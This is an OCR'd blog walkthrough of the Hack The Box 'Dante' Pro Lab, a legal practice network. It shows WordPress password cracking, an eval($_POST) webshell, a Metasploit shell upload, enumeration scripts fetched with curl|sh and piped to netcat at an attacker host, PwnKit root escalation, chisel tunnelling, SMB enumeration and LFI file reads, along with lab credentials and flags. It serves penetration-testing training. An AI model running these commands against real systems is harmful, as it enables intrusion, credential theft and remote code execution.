
HTB Prolab Dante walkthrough



Description

27/01/2025 HTB Prolab Dante walkthrough - BabulSecX's blog
HTB Prolab Dante walkthrough

Information Collection fscan

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 1/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
└─$ fscan -h 10.10.110.0/24

___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__|
| | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.2 start infoscan trying
RunIcmp2 The current user permissions unable to send icmp packets start ping (icmp)
Target 10.10.110.2 is alive (icmp) Target 10.10.110.100 is alive [*] Icmp alive hosts len is: 2
```

```
10.10.110.100:21 open 10.10.110.100:22 open [*] alive ports len is: 2 start vulscan [+] ftp://10.10.110.100:21:anonymous
```

Surviving host：

10.10.110.2 10.10.110.100

ftp://10.10.110.100:21 Anonymous login is allowed。

Do a full port scan for 10.10.110.100, noting that sudo needs to be added,

```
sudo nmap -T4 -sC -sV -p- --min-rate=1000 10.10.110.100
```

There is a flag in the nmap scan that 65000 exposes an apache2 with a WordPress service running on it。

```
PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 3.0.3 | ftp-syst: | STAT: | FTP server status: | Connected to ::ffff:10.10.14.2 | Logged in as ftp | TYPE: ASCII | No session bandwidth limit | Session timeout in seconds is 300 | Control connection is plain text | Data connections will be plain text | At session startup, client count was 2 | vsFTPd 3.0.3 - secure, fast, stable |_End of status | ftp-anon: Anonymous FTP login allowed (FTP code 230) |_Can't get directory listing: PASV IP 172.16.1.100 is not the same as 10.10.110.100 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 3072 8f:a2:ff:cf:4e:3e:aa:2b:c2:6f:f4:5a:2a:d9:e9:da (RSA) | 256 07:83:8e:b6:f7:e6:72:e9:65:db:42:fd:ed:d6:93:ee (ECDSA) |_ 256 13:45:c5:ca:db:a6:b4:ae:9c:09:7d:21:cd:9d:74:f4 (ED25519) 65000/tcp open http Apache httpd 2.4.41 ((Ubuntu)) |_http-server-header: Apache/2.4.41 (Ubuntu) | http-robots.txt: 2 disallowed entries |_/wordpress DANTE{Y0u_Cant_G3t_at_m3_br0!} |_http-title: Apache2 Ubuntu Default Page: It works Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

FTP Anonymous Login FTP allows anonymous login, starting with:

```
229 Entering Extended Passive Mode (|||58413|)
```

After waiting for a period of time, the command can be executed normally. There is a todo.txt in Transfer/Incoming

It reads as follows:

- Finalize Wordpress permission changes - PENDING - Update links to to utilize DNS Name prior to changing to port 80 - PENDING - Remove LFI vuln from the other site - PENDING - Reset James' password to something more secure - PENDING - Harden the system prior to the Junior Pen Tester assessment - IN PROGRESS

WordPress backend getshell

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 3/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

Scan using WPSCAN.

```
wpscan --url http://10.10.110.100:65000/wordpress --enumerate
```

The version is WordPress version 5.4.1, no vulnerable plugins were found, and the users admin and James existed.

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 4/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
[+] URL: http://10.10.110.100:65000/wordpress/ [10.10.110.100] [+] Started: Fri Dec 22 22:12:24 2023

Interesting Finding(s):

[+] Headers | Interesting Entry: Server: Apache/2.4.41 (Ubuntu) | Found By: Headers (Passive Detection) | Confidence: 100%

[+] robots.txt found: http://10.10.110.100:65000/wordpress/robots.txt | Found By: Robots Txt (Aggressive Detection) | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.110.100:65000/wordpress/xmlrpc.php | Found By: Direct Access (Aggressive Detection) | Confidence: 100% | References: | - http://codex.wordpress.org/XML-RPC_Pingback_API | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ | - https://www.rapid7.com/db/modules/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.10.110.100:65000/wordpress/readme.html | Found By: Direct Access (Aggressive Detection) | Confidence: 100%

[+] Debug Log found: http://10.10.110.100:65000/wordpress/wp-content/debug.log | Found By: Direct Access (Aggressive Detection) | Confidence: 100% | Reference: https://codex.wordpress.org/Debugging_in_WordPress

[+] Upload directory has listing enabled: http://10.10.110.100:65000/wordpress/wp-content/uploads/ | Found By: Direct Access (Aggressive Detection) | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.110.100:65000/wordpress/wp-cron.php | Found By: Direct Access (Aggressive
Detection) | Confidence: 60% | References: | -
https://www.iplocation.net/defend-wordpress-from-ddos | -
https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.1 identified (Insecure, released on 2020-04-29). | Found By: Atom
Generator (Aggressive Detection) | - http://10.10.110.100:65000/wordpress/?feed=atom,
<generator uri="https://wordpress.org/" versio | Confirmed By: Style Etag (Aggressive
Detection) | - http://10.10.110.100:65000/wordpress/wp-admin/load-styles.php, Match: '5.4.1'

[i] The main theme could not be detected.

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.

[i] User(s) Identified:

[+] admin | Found By: Author Posts - Author Pattern (Passive Detection) | Confirmed By:

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 5/65 11/6/24, 7:01
PM HTB Prolab Dante walkthrough - DumKiy's blog | Rss Generator (Passive Detection) |
Wp Json Api (Aggressive Detection) | -
http://10.10.110.100:65000/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page
=1 | Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Login Error Messages
(Aggressive Detection)

[+] james | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection) |
Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output. [!] You
can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

todo.txt points out that James' password is not very secure, and consider breaking James' password. Dictionaries can be used rockyou.txt, but they haven't exploded for a long time.

```
wpscan --url http://10.10.110.100:65000/wordpress -U james -P /webtools/dicts/rockyou.txt
--proxy htt
```

Referring to Tamarisk's writeup, you can also consider using the content of the page or other sensitive content to generate a dictionary, and you can consider this method when you can't break it. cewl is a tool for generating custom word lists, crawling the content of a web page with a specified URL, returning a list of words, blasting with the generated dictionary to get the password Toyota. The password is also rockyou.txt, but the blasting of the form is really slow.

```
cewl http://10.10.110.100:65000/wordpress/index.php/languages-and-frameworks >
words.txt
```

When you enter the background as a James user, James happens to belong to the Administrator. For more information about how to use getshell in the Wordpress backend, please refer to: Wordpress - HackTricks, which mainly includes the following methods:

1. Modify the theme template. 2. Modify the plug-in file. 3. Upload the plugin.

Visit /wordpress/wp-admin/theme-editor.php?file=404.php&theme=twentytwenty to modify 404.php. Add a sentence:

```
eval($_POST["pass"]);
```

But I get an error when saving, which is a feature added after Wordpress 4.9 and makes it impossible to modify the php file in the WP file editor. Unable to communicate back with site to check for fatal errors, so the PHP change was reverted. You will need to upload your PHP file change by some other means, such as by using SFTP.

Modifying a plugin file using the Plugin Editor can be saved normally, such as modifying akismet/class.akismet-cli.php. After editing, visit: /wordpress/wp-content/plugins/akismet/class.akismet- cli.php.

MSF also integrates the relevant exp, but it doesn't seem to be able to upload payload properly.

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 6/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
use exploit/unix/webapp/wp_admin_shell_upload msf6
exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.10.14.5 msf6
exploit(unix/webapp/wp_admin_shell_upload) > set lport 3333 msf6
exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD Toyota msf6
exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME james msf6
exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress msf6
exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 10.10.110.100 msf6
exploit(unix/webapp/wp_admin_shell_upload) > set rport 65000 msf6
exploit(unix/webapp/wp_admin_shell_upload) > exploit
```

```
[*] Started reverse TCP handler on 10.10.14.5:4444 [*] Authenticating with WordPress using
james:Toyota... [+] Authenticated with WordPress [*] Preparing payload... [*] Uploading
payload... [*] Executing the payload at
/wordpress/wp-content/plugins/bpjosOzqKn/skfipPVLfx.php... [!] This exploit may require
manual cleanup of 'skfipPVLfx.php' on the target [!] This exploit may require manual cleanup
of 'bpjosOzqKn.php' on the target [!] This exploit may require manual cleanup of
'../bpjosOzqKn' on the target [*] Exploit completed, but no session was created.
```

After obtaining the webshell, the information collection of the local environment begins.

The internal IP address is 172.16.1.100, the gateway is 172.16.1.1, and the other host is 172.16.1.20 The MySQL service exists locally. The username and password can be obtained in wp-config: shaun/password, but there doesn't seem to be any useful information in the database.

```
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */ define( 'DB_USER', 'shaun' );

/** MySQL database password */ define( 'DB_PASSWORD', 'password' );
```

There is a flag.txt in the James user directory, but it can only be read as a James user. You can find a way to get the password of the James user, or switch to the James user after elevating privileges to root.

Linux privilege escalation The full collection of information can be done using either linPEAS or lse

```
# linPEAS nc -lvnp 9002 | tee linpeas.out #Host curl 10.10.14.5:9999/linpeas.sh | sh | nc 10.10.14.5 9002 #Victim

# lse nc -lvnp 9002 | tee lse.out #Host

bash <(wget -q -O - "http://10.10.14.5:9999/lse_cve.sh") -l1 -i | nc 10.10.14.5 9002 #Victim

bash <(wget -q -O - "http://10.10.14.5:9999/lse_cve.sh") -l2 -i | nc 10.10.14.5 9002 #Victim
```

In addition to James, there is also a Balthazar user. linPEAS found a password in James' bash_history file.

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 7/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

```
╔══════════╣ Searching passwords in history files /home/james/.bash_history:rm .mysql_history /home/james/.bash_history:mysql -u balthazar -p TheJoker12345!
```

You can log in to ssh normally with this password, and combined with the previous results of using linPEAS, there are multiple elevation of privilege vulnerabilities in the target:

```
[+] [CVE-2022-2586] nft_object UAF

Details: https://www.openwall.com/lists/oss-security/2022/08/29/5 Exposure: probable Tags: [ ubuntu=(20.04) ]{kernel:5.12.13} Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1 Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2021-4034] PwnKit
```

```
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

Details:
https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sud
o.tx Exposure: probable Tags: mint=19,[ ubuntu=18|20 ], debian=10 Download URL:
https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details:
https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sud
o.tx Exposure: probable Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: probable Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*} Download URL:
https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-202
ext-url:
https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded

[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

Details:
https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/ Exposure: less
probable Tags: ubuntu=(22.04){kernel:5.15.0-27-generic} Download URL:
https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c Comments:
kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
```

Using Pwnkit, privilege escalation to root can be successfully elevated, allowing James' flag to be read.

```
balthazar@DANTE-WEB-NIX01:~/Downloads/.tmp$ ./PwnKit
root@DANTE-WEB-NIX01:/home/balthazar/Downloads/.tmp# whoami root
root@DANTE-WEB-NIX01:/home/balthazar/Downloads/.tmp# cat /home/james/flag.txt
```

```
DANTE{j4m3s_NEEd5_a_p455w0rd_M4n4ger!}
root@DANTE-WEB-NIX01:/home/balthazar/Downloads/.tmp#
```

There is also a flag.txt in the root directory

```
root@DANTE-WEB-NIX01:~# ls flag.txt snap wordpress.tar.bz2 wordpress_backup
root@DANTE-WEB-NIX01:~# cat flag.txt DANTE{Too_much_Pr1v!!!!}
```

Tunnel construction chisel Use pwncat-cs to connect to ssh, upload chisel

```
pwncat-cs 'ssh://balthazar:TheJoker12345!@10.10.110.100' upload chisel xxx
```

Start by building a SOCKS tunnel with Chisel。

```
./chisel server -p 12345 --reverse # local ./chisel client 10.10.14.5:12345
R:0.0.0.0:1080:socks # remote
```

msf You can also use MSF MeterPreter to build a Socks tunnel:

```
use multi/manage/autoroute set session 1 exploit use auxiliary/server/socks_proxy set
SRVPORT 9090 exlpoit -j
```

Intranet asset scanning On the basis of the establishment of the tunnel, the intranet asset can be scanned

fscan The most efficient is fscan, which can be used with fscanOutPut to calculate the results in a tabular manner. fscan supports the -socks5 parameter to specify the proxy:

```
fscan -h 172.16.1.0/24 -socks5 127.0.0.1:1080
```

Goby Goby's graphical interface makes it easier to analyze. When the agent scans, the socks proxy is used.

A total of 11 IPs were also scanned for MS17-010

Ehole: Fingerprint recognition Ehole can perform further fingerprint scanning of web services, and also supports the -socks parameter for proxy scanning.

```
ehole finger -l webapp.txt --proxy socks5://127.0.0.1:1080
```

```
[ https://172.16.1.1 | | nginx | 200 | 8889 | pfSense - LoginpfSense Logo ] [ https://172.16.1.1/
| | nginx | 200 | 8889 | pfSense - LoginpfSense Logo ] [ http://172.16.1.1 | | nginx | 200 | 8999
```

| pfSense - LoginpfSense Logo] [http://172.16.1.102 | OpenSSL | Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/7.4.0 | 200 | 1237 | Dante [http://172.16.1.19 | Column directory | Apache/2.4.41 (Ubuntu) | 200 | 553 | Index of /] [http://172.16.1.12/dashboard/ | XAMPP Default Page, Perl, rums (Science and Technology Innovation Station Group Management Platform),mod_perl,OpenSSL | Apache/ [http://172.16.1.17 | Column directory | Apache/2.4.41 (Ubuntu) | 200 | 963 | Index of /] [http://172.16.1.20 | | Microsoft-IIS/8.5 | 200 | 3173 |] [http://172.16.1.100 | Apache2 Ubuntu default page | Apache/2.4.41 (Ubuntu) | 200 | 10918 | Apache2 Ubuntu [http://172.16.1.13/dashboard/ | XAMPP default page, rums (Science and Technology Innovation Group Management Platform),OpenSSL | Apache/2.4.43 (Win64) [http://172.16.1.10 | wordpress | Apache/2.4.41 (Ubuntu) | 200 | 28842 | Dante Hosting] [https://172.16.1.102 | OpenSSL | Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/7.4.0 | 200 | 1237 | Dant [https://172.16.1.13/dashboard/ | XAMPP default page, rums (Science and Technology Innovation Group Management Platform),OpenSSL | Apache/2.4.43 (Win64 [https://172.16.1.12/dashboard/ | XAMPP Default Page, Perl, rums (Science and Technology Innovation Station Group Management Platform),mod_perl,OpenSSL | Apache [http://172.16.1.12 | XAMPP Default Page, Perl, rums (Science and Technology Innovation Station Group Management Platform),mod_perl,OpenSSL | Apache/2.4.43 (Uni [http://172.16.1.13 | XAMPP default page, rums (Science and Technology Innovation Group Management Platform),OpenSSL | Apache/2.4.43 (Win64) OpenSSL/1. [https://172.16.1.13 | XAMPP default page, rums (Science and Technology Innovation Group Management Platform),OpenSSL | Apache/2.4.43 (Win64) OpenSSL/1 [https://172.16.1.12 | XAMPP Default Page, Perl, rums (Science and Technology Innovation Station Group Management Platform),mod_perl,OpenSSL | Apache/2.4.43 (Un [http://172.16.1.19:8080 | Jenkins,Hudson,Jenkins | Jetty(9.4.27.v20200227) | 403 | 793 |] [http://172.16.1.19:8080/login?from=%2F' | Jenkins,Hudson,Jenkins | Jetty(9.4.27.v20200227) | 200 |

Asset Overview Surviving IP & Port:

172.16.1.5 172.16.1.5 21 172.16.1.5 135 172.16.1.5 139 172.16.1.5 445 172.16.1.5 1433 172.16.1.13 172.16.1.13 80 172.16.1.13 443 172.16.1.13 445 172.16.1.102 172.16.1.102 80 172.16.1.102 135 172.16.1.102 139 172.16.1.102 443 172.16.1.102 445 172.16.1.102 3306 172.16.1.10 172.16.1.10 22 172.16.1.10 80 172.16.1.10 139 172.16.1.10 445 172.16.1.17 172.16.1.17 80 172.16.1.17 139 172.16.1.17 445 172.16.1.17 10000 172.16.1.101 172.16.1.101 21 172.16.1.101 135 172.16.1.101 139 172.16.1.101 445 172.16.1.3 172.16.1.3 22

172.16.1.20 172.16.1.20 80 172.16.1.20 22 172.16.1.20 135 172.16.1.20 139 172.16.1.20 443 172.16.1.20 445 172.16.1.20 88 172.16.1.19 172.16.1.19 80 172.16.1.19 8080 172.16.1.19 8443 172.16.1.19 8888 172.16.1.12 172.16.1.12 21 172.16.1.12 80 172.16.1.12 22 172.16.1.12 443 172.16.1.12 3306 172.16.1.1 172.16.1.1 22 172.16.1.1 80 172.16.1.1

443 172.16.1.100 172.16.1.100 22 172.16.1.100 21 172.16.1.100 80 10.10.110.100 10.10.110.100 21 10.10.110.100 22

No credential domain information collection 1. The CME collects SMB and domain information. 2. Positioning domain control 3. Look for the username within the domain 4. Is it possible to enumerate SMB, FTP, etc. anonymously 5. ASREProast 6. Password Spray 7. Anonymous enumeration FTP

The CME collects SMB and domain information p crackmapexec smb 172.16.1.0/24

Here are the results:

```
SMB 172.16.1.5 445 DANTE-SQL01 [*] Windows Server 2016 Standard 14393 x64 (name:
SMB 172.16.1.20 445 DANTE-DC01 [*] Windows Server 2012 R2 Standard 9600 x64 (nam
SMB 172.16.1.10 445 DANTE-NIX02 [*] Windows 6.1 Build 0 (name:DANTE-NIX02) (domai
SMB 172.16.1.17 445 DANTE-NIX03 [*] Windows 6.1 Build 0 (name:DANTE-NIX03) (domai
SMB 172.16.1.101 445 DANTE-WS02 [*] Windows 10.0 Build 18362 x64
(name:DANTE-WS02 SMB 172.16.1.102 445 DANTE-WS03 [*] Windows 10.0 Build 19041
x64 (name:DANTE-WS03 SMB 172.16.1.13 445 DANTE-WS01 [*] Windows 10.0 Build
18362 (name:DANTE-WS01) (d
```

YOU CAN SEE FROM THE RESULTS THAT THE DANTE.LOCAL DOMAIN IS PRESENT AND THE DC IS 172.16.1.20.

1. As can be seen in the previous probes, there is an Eternal Blue vulnerability on the DC. 2. Except for DC, none of the other hosts have enabled SMB forced signing, and there is a possibility of Relay.

Anonymous enumeration of usernames can be done using CME or Enum4Linux。

```
p crackmapexec smb 172.16.1.20 --users
```

```
p enum4linux 172.16.1.20
```

https://dummykitty.github.io/pentest/2024/01/02/HTB-Prolab-Dante.html 12/65 11/6/24, 7:01 PM HTB Prolab Dante walkthrough - DumKiy's blog

Certification is required, so no results are obtained.

```
└─$ p crackmapexec smb 172.16.1.20 --users [proxychains] config file found:
/mnt/share/project/HTB/ProLab/Dante/proxychains.conf [proxychains] preloading
/usr/lib/x86_64-linux-gnu/libproxychains.so.4 SMB 172.16.1.20 445 DANTE-DC01 [*]
Windows Server 2012 R2 Standard 9600 x64 (nam SMB 172.16.1.20 445 DANTE-DC01 [-]
Error enumerating domain users using dc ip 17 SMB 172.16.1.20 445 DANTE-DC01 [*]
Trying with SAMRPC protocol
```

Anonymous enumeration SMB If the SMB allows anonymous access, we might be able to get some sensitive messages.

```
p crackmapexec smb 172.16.1.0/24 -u anonymous -p '' --shares
```

Here are the results:

```
SMB 172.16.1.5 445 DANTE-SQL01 [*] Windows Server 2016 Standard 14393 x64 (name:
SMB 172.16.1.20 445 DANTE-DC01 [*] Windows Server 2012 R2 Standard 9600 x64 (nam
SMB 172.16.1.10 445 DANTE-NIX02 [*] Windows 6.1 Build 0 (name:DANTE-NIX02) (domai
SMB 172.16.1.17 445 DANTE-NIX03 [*] Windows 6.1 Build 0 (name:DANTE-NIX03) (domai
SMB 172.16.1.5 445 DANTE-SQL01 [-] DANTE-SQL01\anonymous:
STATUS_LOGON_FAILURE SMB 172.16.1.102 445 DANTE-WS03 [*] Windows 10.0 Build
19041 x64 (name:DANTE-WS03 SMB 172.16.1.101 445 DANTE-WS02 [*] Windows 10.0
Build 18362 x64 (name:DANTE-WS02 SMB 172.16.1.20 445 DANTE-DC01 [-]
DANTE.local\anonymous: STATUS_LOGON_FAILURE SMB 172.16.1.10 445
DANTE-NIX02 [+] \anonymous: SMB 172.16.1.17 445 DANTE-NIX03 [+] \anonymous: SMB
172.16.1.10 445 DANTE-NIX02 [+] Enumerated shares SMB 172.16.1.10 445
DANTE-NIX02 Share Permissions Remark SMB 172.16.1.10 445 DANTE-NIX02 -----
----------- ------ SMB 172.16.1.10 445 DANTE-NIX02 print$ Printer Drivers SMB 172.16.1.10
445 DANTE-NIX02 SlackMigration READ SMB 172.16.1.10 445 DANTE-NIX02 IPC$ IPC
Service (DANT SMB 172.16.1.13 445 DANTE-WS01 [*] Windows 10.0 Build 18362
(name:DANTE-WS01) (d SMB 172.16.1.102 445 DANTE-WS03 [-]
DANTE-WS03\anonymous: STATUS_LOGON_FAILURE SMB 172.16.1.101 445
DANTE-WS02 [-] DANTE-WS02\anonymous: STATUS_LOGON_FAILURE SMB 172.16.1.17
445 DANTE-NIX03 [+] Enumerated shares SMB 172.16.1.17 445 DANTE-NIX03 Share
Permissions Remark SMB 172.16.1.17 445 DANTE-NIX03 ----- ----------- ------ SMB
172.16.1.17 445 DANTE-NIX03 forensics READ,WRITE SMB 172.16.1.17 445
DANTE-NIX03 IPC$ IPC Service (DANT SMB 172.16.1.13 445 DANTE-WS01 [-]
DANTE-WS01\anonymous: STATUS_LOGON_FAILURE
```

There are two hosts that allow anonymous access to SMB:

1. 172.16.1.10 SlackMigration readable 2. 172.16.1.17 Forensics is readable and writable

We can use smbclient to connect.

```
p smbclient \\\\172.16.1.10\\SlackMigration -U "anonymous%"
```

There is a admintasks.txt file in the SlackMigration share in 172.16.1.10, which is equivalent to a prompt.

-Remove wordpress install from web root - PENDING -Reinstate Slack integration on Ubuntu machine - PENDING -Remove old employee accounts - COMPLETE -Inform Margaret of the new changes - COMPLETE -Remove account restrictions on Margarets account post-promotion to admin - PENDING

From this we can draw the following information:

The WordPress service deployed in 172.16.1.10 is running with root privileges. User Margarets has administrator privileges.

Connect to 172.16.1.17 forensics

```
p smbclient \\\\172.16.1.17\\forensics -U "anonymous%"
```

A monitor file can be found there.

```
└─$ file monitor monitor: pcap capture file, microsecond ts (little-endian) - version 2.4
(Ethernet, capture length 65
```

Monitor is a pcap file that is opened with wireshark. Filtering HTTP packets can detect the presence of some authentication messages in the traffic.

admin/password6543 admin/Password6543

Linux: 172.16.1.10 The 80-port file contains the resulting RCE http://172.16.1.10/nav.php?page=about.html

The page parameter has a directory traversal, which causes arbitrary file to be read.

http://172.16.1.10/nav.php?page=../../../../../../../etc/passwd

Here are the results:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software
stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin avahi-autoipd:x:109:116:Avahi autoip
daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin usbmux:x:110:46:usbmux
daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper
service,,,:/home/cups-pk-helper:/usr/sbin/nologin speech-dispatcher:x:114:29:Speech
Dispatcher,,,:/run/speech-dispatcher:/bin/false avahi:x:115:121:Avahi mDNS
daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin kernoops:x:116:65534:Kernel Oops
Tracking Daemon,,,:/:/usr/sbin/nologin saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager
OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin hplip:x:119:7:HPLIP system
user,,,:/run/hplip:/bin/false whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin pulse:x:123:128:PulseAudio
daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false gdm:x:125:130:Gnome
Display Manager:/var/lib/gdm3:/bin/false frank:x:1000:1000:frank,,,:/home/frank:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
margaret:x:1001:1001::/home/margaret:/bin/lshell mysql:x:126:133:MySQL
Server,,,:/nonexistent:/bin/false sshd:x:127:65534::/run/sshd:/usr/sbin/nologin
omi:x:998:997::/home/omi:/bin/false omsagent:x:997:998:OMS
agent:/var/opt/microsoft/omsagent/run:/bin/bash
nxautomation:x:996:995:nxOMSAutomation:/home/nxautomation/run:/bin/bash
```

There are two users on this host who can log in:

frank margaret

Combined with the information enumerated by the SMB anonymously, margaret has administrator privileges. And WordPress is deployed in this host.

